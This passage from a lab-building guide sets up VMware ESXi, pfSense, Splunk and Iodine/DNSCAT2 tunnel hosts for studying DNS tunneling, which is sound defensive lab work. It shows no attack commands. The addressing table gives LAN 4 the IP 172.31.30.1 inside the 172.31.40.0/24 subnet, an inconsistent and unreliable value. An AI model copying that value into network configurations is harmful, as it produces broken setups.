
- First Virtual Switch
  - vSwitch0 (default switch created when installing VMware)
  - No VLAN configured
  - No port groups are configured
  - The outside/external/WAN pfSense firewall interface is connected to this virtual network.

- The management interface of the Splunk Server is connected to this virtual network
- The physical interface of the PC is connected to this virtual switch
- The subnet for this virtual switch is 172.31.10.0/24
- Second Virtual Switch
  - 3 port groups will be created, each port group will be connected to a pfSense interface
  - The pfSense firewall is the bridge between the first and second virtual switch
  - Port Group 1
    - Assigned VLAN 100
    - Network Label = Firewall Leg 1
    - Promiscuous Mode is enabled
    - Connected to pfSense interface LAN 2
    - The subnet for this port group is 172.31.20.0/24
  - Port Group 2
    - Assigned VLAN 200
    - Network Label = Firewall Leg 2
    - Promiscuous Mode is enabled
    - Connected to pfSense interface LAN 3
    - The subnet for this port group is 172.31.30.0/24
  - Port Group 3
    - Assigned VLAN 300
    - Network Label = Firewall Leg 3
    - Promiscuous Mode is NOT enabled
    - Connected to pfSense Interface LAN 4
    - The subnet for this port group is 172.31.40.0/24

Note: The IP subnets can be any private subnet documented in RFC 1918. The network labels can be named anything. Be sure to document the chosen network labels and IP subnets. Adjust any required settings that fit best. Use the mapping below to help keep track of the network configuration. The second virtual switch will have the next number available. The writer of this lab has other virtual switches for other projects. The lab shows the second virtual switch as number 4. The virtual switch number is arbitrary.

| Vmware Configuration |                |      |                  | Firewall              |                |                   |               |
|----------------------|----------------|------|------------------|-----------------------|----------------|-------------------|---------------|
| vSwitch              | Port Group     | VLAN | Promiscuous Mode | Virtual Server        | Subnet/IP      | pfSense Interface | pfSense IP    |
| 0                    | None           | None | Disable          |                       | 172.31.10.0/24 | WAN/External      | 172.31.10.199 |
|                      |                |      |                  | Splunk Server Mgmt    | 172.31.10.176  |                   |               |
| #                    | Firewall Leg 1 | 100  | Enabled          |                       | 172.31.20.0/24 | LAN 2             | 172.31.20.1   |
|                      |                |      |                  | Bind 9 Server         | 172.31.20.60   |                   |               |
|                      |                |      |                  | Splunk Server Sniffer | N/A            |                   |               |
| #                    | Firewall Leg 2 | 200  | Enabled          |                       | 172.31.30.0/24 | LAN 3             | 172.31.30.1   |
|                      |                |      |                  | Iodine Tunnel Srv     | 172.31.30.100  |                   |               |
|                      |                |      |                  | DNSSCAT2 Tunnel Srv   | 172.31.30.101  |                   |               |
|                      |                |      |                  | Splunk Server Sniffer | N/A            |                   |               |
| #                    | Firewall Leg 3 | 300  | Disable          |                       | 172.31.40.0/24 | LAN 4             | 172.31.30.1   |
|                      |                |      |                  | DNS Tunnel Client     | 172.31.40.100  |                   |               |

When everything is configured, the secondary virtual switch will look similar to the figure below



## 12. Start the Downloads

VMware ESXi 6.x Free Hypervisor

[https://my.vmware.com/en/web/vmware/info/slug/datacenter\\_cloud\\_infrastructure/vmware\\_vsphere\\_hypervisor\\_esxi/6\\_0](https://my.vmware.com/en/web/vmware/info/slug/datacenter_cloud_infrastructure/vmware_vsphere_hypervisor_esxi/6_0)

Note: The hypervisor has a trial period for all the options. Be sure to register for a free license key before the trial version expires.

Home / VMware vSphere Hypervisor (ESXi)

## Download VMware vSphere Hypervisor (ESXi)

Select Version:

6.0

Virtualize even the most resource-intensive applications with peace of mind. VMware vSphere Hypervisor is based on VMware ESXi, the hypervisor architecture that sets the industry standard for reliability and performance.

[Read More](#)

Product Downloads

Drivers & Tools

Open Source

Custom ISOs

| Product                       | Release Date |
|-------------------------------|--------------|
| VMware vSphere Hypervisor 6.0 | 2015-03-12   |

### Splunk 6.3.X

[https://www.splunk.com/page/previous\\_releases#x86\\_64linux](https://www.splunk.com/page/previous_releases#x86_64linux)

Note: Download the deb package 64Bit. The lab used 6.3.3, but 6.3.4 will most likely work without issue. As of May 2016 6.4 is available, with a little tweaking if required, the lab should work with the newest version.

| Version                                  | Installer                                                                                                                                                                                                      | Notes                         |
|------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------|
| 2.6+ kernel Linux distributions (64-bit) | <b>6.3.4:</b><br><a href="#">splunk-6.3.4-cae2458f4aef-Linux-x86_64.tgz</a><br><a href="#">splunk-6.3.4-cae2458f4aef-linux-2.6-x86_64.rpm</a><br><a href="#">splunk-6.3.4-cae2458f4aef-linux-2.6-amd64.deb</a> | <a href="#">Release Notes</a> |
| 2.6+ kernel Linux distributions (64-bit) | <b>6.3.3:</b><br><a href="#">splunk-6.3.3-f44afce176d0-Linux-x86_64.tgz</a><br><a href="#">splunk-6.3.3-f44afce176d0-linux-2.6-amd64.deb</a><br><a href="#">splunk-6.3.3-f44afce176d0-linux-2.6-x86_64.rpm</a> | <a href="#">Release Notes</a> |

### Download Debian 8.X Network Install

<http://cdimage.debian.org/debian-cd/8.4.0/amd64/iso-cd/debian-8.4.0-amd64-netinst.iso>

Note: While the lab used Debian 8.3 any version of 8.X will work. Just download the latest version of 8.X. The full installation version of Debian 8.X can be downloaded also, but the network install is significantly smaller and will be faster to download.

### Official netinst images for the “stable” release

Up to 300 MB in size, this image contains the installer and a small set of packages which allows the installation of a (very) basic system.

netinst CD image (via [bittorrent](#))

 [amd64](#), [arm64](#), [armel](#), [armhf](#), [i386](#), [mips](#), [mipsel](#), [powerpc](#), [ppc64el](#), [s390x](#)

netinst CD image (generally 150-300 MB, varies by architecture)

 [amd64](#), [arm64](#), [armel](#), [armhf](#), [i386](#), [mips](#), [mipsel](#), [powerpc](#), [ppc64el](#), [s390x](#)

### Download Ubuntu 14.04 LTS Network Install

[http://cdimage.ubuntu.com/netboot/14.04/?\\_ga=1.178440868.1625745117.1463235984](http://cdimage.ubuntu.com/netboot/14.04/?_ga=1.178440868.1625745117.1463235984)

Note: Choose the amd64 image

## Ubuntu 14.04 LTS (Trusty Tahr) Netboot

For advice on using netboot images, see the [installation guide](#). These are generally aimed at experienced users with special requirements.

Select an architecture to install 14.04 with trusty's 3.13 kernel (supported until April 2019)

- [amd64](#) - For 64-bit Intel/AMD (x86\_64)
- [i386](#) - For 32-bit Intel/AMD (x86)
- [arm64](#) - For 64-bit ARM (ARMv8)
- [armhf](#) (generic, generic-lpae, keystone) - For 32-bit ARM (ARMv7)
- [ppc64el](#) - For Little-Endian PowerPC (POWER8)
- [powerpc](#) (32-bit, 64-bit, e500, e500mc) - For Big-Endian PowerPC

### Download pfSense

<https://www.pfsense.org/download/>

Note: Download the Latest Stable Version (Community Edition). Choose AMD64 Architecture and CD ISO Installer

Download

Home

### Latest Stable Version (Community Edition)

This is the most recent stable release, and the recommended version for all installations. For upgrade information, see the [Upgrade Guide](#).

 2.3 INSTALL

 2.3 UPGRADE

 RELEASE NOTES

 SOURCE CODE

## Download Full Install

Need to [update an existing installation](#) instead?

**Which Image Do I Need?**

Computer Architecture:

**NOTE:** If your system has a 64 bit capable Intel or AMD CPU, use the 64 bit version. *32 bit should only be used with 32 bit CPUs.*

Platform:

Or [just show me the mirrors](#) so I can choose which file to download on my own.

### 13. Install the Hypervisor

Burn the VMware ISO to a CD/DVD or USB Key.

Install the hypervisor like any other operating system on the PC. Accept all the defaults for this installation.


Note: Depending on the network being setup, it is the choice of the installer to use a static or DHCP assigned IP address for the management interfaces of the hypervisor. Either option will work.

Document the Management IP and Root password created.


#### Install vSphere Client and Access the Hypervisor

On the management workstation, using InternetExplorer, Firefox, or Chrome access the management IP address of the VMware server.


1. Access <https://172.31.10.166>




2. Accept the Default Invalid Certificate, Click Proceed



3. Select “Download vSphere Client for Windows”
  - a. This is a download from the internet, depending on the connection speed it may take some time



4. Save the File to a preferred location
5. Install the application, accept defaults
6. Open the vSphere Client
  - a. Click the Start Button
  - b. The application is located in All Programs/VMware




7. Enter the IP address of the VMware server IP Address, Username and Password




8. Click Login

9. Ignore the Certificate Warning




10. The default page should be the Summary tab. A successful connection has been made to the hypervisor




## 14. Create Virtual Switches, Port Groups, Promiscuous Mode

1. Select the Configuration Tab




2. Select Networking from the Hardware column




3. Select Add Networking (Look to the far right)

[Refresh](#) [Add Networking...](#) [Properties...](#)

4. Choose Virtual Machine, Click Next




5. Choose "Create a vSphere standard switch" Uncheck any network adaptors, Click Next




6. Create Port Group; Add Network Label And VLAN ID, Click Next, Click Finish
  - a. Network Label = Firewall Leg 1
  - b. VLAN = 100




7. Scroll down in the vSphere Standard Switch window until the virtual switch that was just created appears and select Properties



8. Click Add to add remaining port groups, Step 4 and 6 will be repeated.
  - a. Network Label = Firewall Leg 2 and VLAN = 200
  - b. Network Label = Firewall Leg 3 and VLAN = 300
  - c. When completed, the configuration will look like this



9. Configure Promiscuous Mode
  - a. Select Firewall Leg 1, Click Edit, Select Security Tab
  - b. Check the box to the right of Promiscuous Mode, In the drop down choose Accept




- c. Click OK
- d. Repeat the same steps for “Firewall Leg 2”

For more information on promiscuous mode in VMware check out these links.


- [https://kb.vmware.com/selfservice/microsites/search.do?language=en\\_US&cmd=displayKC&externalId=1002934](https://kb.vmware.com/selfservice/microsites/search.do?language=en_US&cmd=displayKC&externalId=1002934)
- <https://fojta.wordpress.com/2014/10/02/promiscuous-port-myth/>
- [https://kb.vmware.com/selfservice/microsites/search.do?language=en\\_US&cmd=displayKC&externalId=1004099](https://kb.vmware.com/selfservice/microsites/search.do?language=en_US&cmd=displayKC&externalId=1004099)

Upload ISO images to VMware Server


1. Log into the VMware server using the vSphere Client
2. From the Summary Tab, find Datastore1 in the storage column under Resources, Right-Click and choose Browse Datastore



3. Create ISO Folder in the root “/” directory
4. Create Subfolder “Debian” and add additional nested folder “8”
5. Create Subfolder “Ubuntu” and add additional nested folder “14”
6. Create Subfolder “pfSense”




7. Select the Debian/8 Folder, Click the Upload Button, Upload the Debian ISO Image
8. Repeat same steps for Ubuntu and pfSense



9. Close Datastore Browser Window

## 15. Install pfSense

1. Log into the VMware server using the vSphere Client
2. Select File, New, New Virtual Machine



3. Choose Typical and Click Next

**Configuration**

- Name and Location
- Storage
- Guest Operating System
- Network
- Create a Disk
- Ready to Complete

Configuration

☒ **Typical**  
Create a new virtual machine with the most common devices and configuration options.

☐ **Custom**  
Create a virtual machine with additional devices or specific configuration options.

4. Give the pfSense firewall Name and Click Next

**Configuration**

**Name and Location**

- Storage
- Guest Operating System
- Network
- Create a Disk
- Ready to Complete

Name:

pfSense

Virtual machine (VM) names may contain up to 80 characters. VM folders are not viewable when connected directly to this VM, connect to the vCenter Server.

5. Choose Storage Location and Click Next

- a. The drive choose for this lab is dedicated to running most virtual machines

**Configuration**

**Name and Location**

**Storage**

- Guest Operating System
- Network
- Create a Disk
- Ready to Complete

Select a destination storage for the virtual machine files:

| Name        | Drive Type | Capacity  | Provisioned | Free      | Type  | Thin Provisioning | Access      |
|-------------|------------|-----------|-------------|-----------|-------|-------------------|-------------|
| datastore1  | Non-SSD    | 141.50 GB | 3.25 GB     | 138.25 GB | VMFS5 | Supported         | Single host |
| Datastore 3 | Non-SSD    | 1.82 TB   | 105.29 GB   | 1.72 TB   | VMFS5 | Supported         | Single host |
| Datastore 2 | Non-SSD    | 1.82 TB   | 1.43 TB     | 1.36 TB   | VMFS5 | Supported         | Single host |

6. Select Guest Operation System, Choose Linux and Version "Other 3.x or later Linux (64-bit)", Click Next

**Configuration**

**Name and Location**

**Storage**

**Guest Operating System**

- Network
- Create a Disk
- Ready to Complete

Guest Operating System:

☐ Windows

☒ Linux

☐ Other

Version:

Other 3.x or later Linux (64-bit)

Identifying the guest operating system for the operating system installation.

7. Create Networks

- a. Choose 4 NICs
- b. The NIC configuration should look like this

Create Network Connections

How many NICs do you want to connect?

|        | Network        | Adapter  | Connect at Power On                 |
|--------|----------------|----------|-------------------------------------|
| NIC 1: | VM Network     | VMXNET 3 | <input checked="" type="checkbox"/> |
| NIC 2: | Firewall Leg 1 | VMXNET 3 | <input checked="" type="checkbox"/> |
| NIC 3: | Firewall Leg 2 | VMXNET 3 | <input checked="" type="checkbox"/> |
| NIC 4: | Firewall Leg 3 | VMXNET 3 | <input checked="" type="checkbox"/> |

If supported by this virtual machine version, more than 4 NICs can be added after the virtual machine is created, via its Edit Settings dialog.

- c. Click Next

## 8. Create Disk, Leave Defaults, Click Next

Datastore: Datastore 2

Available space (GB): 1392.2

Virtual disk size: 16 GB

☒ Thick Provision Lazy Zeroed

☐ Thick Provision Eager Zeroed

☐ Thin Provision

## 9. Review configuration, if every looks okay, Click Finish

Settings for the new virtual machine:


|                    |                                   |
|--------------------|-----------------------------------|
| Name:              | pfsense_doc                       |
| Host/Cluster:      | localhostlan                      |
| Datastore:         | Datastore 2                       |
| Guest OS:          | Other 3.x or later Linux (64-bit) |
| NICs:              | 4                                 |
| NIC 1 Network:     | VM Network                        |
| NIC 1 Type:        | VMXNET 3                          |
| NIC 2 Network:     | Firewall Leg 1                    |
| NIC 2 Type:        | VMXNET 3                          |
| NIC 3 Network:     | Firewall Leg 2                    |
| NIC 3 Type:        | VMXNET 3                          |
| NIC 4 Network:     | Firewall Leg 3                    |
| NIC 4 Type:        | VMXNET 3                          |
| Disk provisioning: | Thick Provision Lazy Zeroed       |
| Virtual Disk Size: | 16 GB                             |

## 10. The task window at the bottom will show when the virtual machine is completed.


| Name                    | Target        | Status    |
|-------------------------|---------------|-----------|
| Create virtual machi... | 172.31.10.166 | Completed |

## 11. Add ISO to pfSense virtual machine


## a. Expand the server tree if required



## b. Find pfSense virtual machine, Right Click and Choose Edit Settings




## c. Select CD/DVD drive 1




- d. Select radio button next to “Datastore ISO File”



- e. Choose Browse, find pfsense ISO image, Select, Click Open




- f. Review, Check the box next to “Connect at power on” if required, Then click OK



## 12. Adjust Memory

